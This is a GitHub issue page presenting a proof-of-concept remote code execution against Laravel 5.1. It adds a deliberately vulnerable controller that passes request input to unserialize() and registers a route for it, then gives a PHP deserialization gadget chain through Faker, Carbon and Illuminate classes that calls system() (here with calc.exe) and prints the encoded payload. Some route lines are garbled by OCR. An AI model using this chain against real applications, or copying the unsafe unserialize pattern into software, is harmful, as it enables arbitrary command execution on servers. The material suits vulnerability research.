New issue

Jump to bottom

Laravel5.1 POP4 RCE #3

Open beicheng-maker opened this issue on Aug 17 · 0 comments

beicheng-maker commented on Aug 17 Owner

Laravel5.1 POP4 RCE

```
composer create-project --prefer-dist laravel/laravel laravel5.1 "5.1.*"
app/Http/Controllers/UsersController.php adding a controller UsersController
```

```php
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
class UsersController extends Controller
{

    /**

     * 创建一个新用户。

     *

     * @param  Request  $request

     * @return Response

     */
    public function store(Request $request)
    {
        echo "Please post cmd to unserialize";

        $payload=$request->input("cmd");

        unserialize($payload);
        //
    }
}
?>
```

routes/web.php


```
Route==post('/test',[\App\Http\Controllers\UsersController==class,'store']);
```

```
<?php
use Illuminate\Support\Facades\Route;
/*
|--------------------------------------------------------------------------

| Web Routes

|--------------------------------------------------------------------------

|

| Here is where you can register web routes for your application. These

| routes are loaded by the RouteServiceProvider within a group which

| contains the "web" middleware group. Now create something great!

|

*/

Route==post('/test',[\App\Http\Controllers\UsersController==class,'store']);
```

exp

```
<?php
namespace Faker;
class DefaultGenerator{
        public $default;

}
namespace Carbon;
class Carbon{}

namespace Faker;
class Generator{
        protected $formatters = [];
        public function __construct(){
                $this->formatters['huahua']='system';
        }
}

namespace Carbon;
use Carbon\Carbon;
use Faker\DefaultGenerator;
use Faker\Generator;
class CarbonPeriod{
        protected $current;
        protected $dateClass;
```

```
        protected $filters = [];
        protected $key;
        public function __construct(){
                $this->dateClass=new DefaultGenerator;
                $this->dateClass->default=new DefaultGenerator;
                $this->dateClass->default->default='huahua';
                $this->current=new Carbon;
                $this->filters[][]=[new Generator,'format'];
                $this->key=array("calc.exe");
        }
}


namespace Illuminate\View;
use Carbon\CarbonPeriod;
class InvokableComponentVariable{
        protected $callable=[];
        public function __construct(){
                $this->callable=[new CarbonPeriod,'valid'];
        }
}
namespace SebastianBergmann\RecursionContext;
use Illuminate\View\InvokableComponentVariable;
final class Context{
        private $arrays = [];
        public function __construct(){
                $this->arrays=new InvokableComponentVariable;
        }
}
echo urlencode(serialize(new Context));
?>
```



mir-hossein mentioned this issue on Aug 22

Laravel5.1 Unserialize RCE #2

Open

Assignees

No one assigned

Labels

None yet

Projects

None yet

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant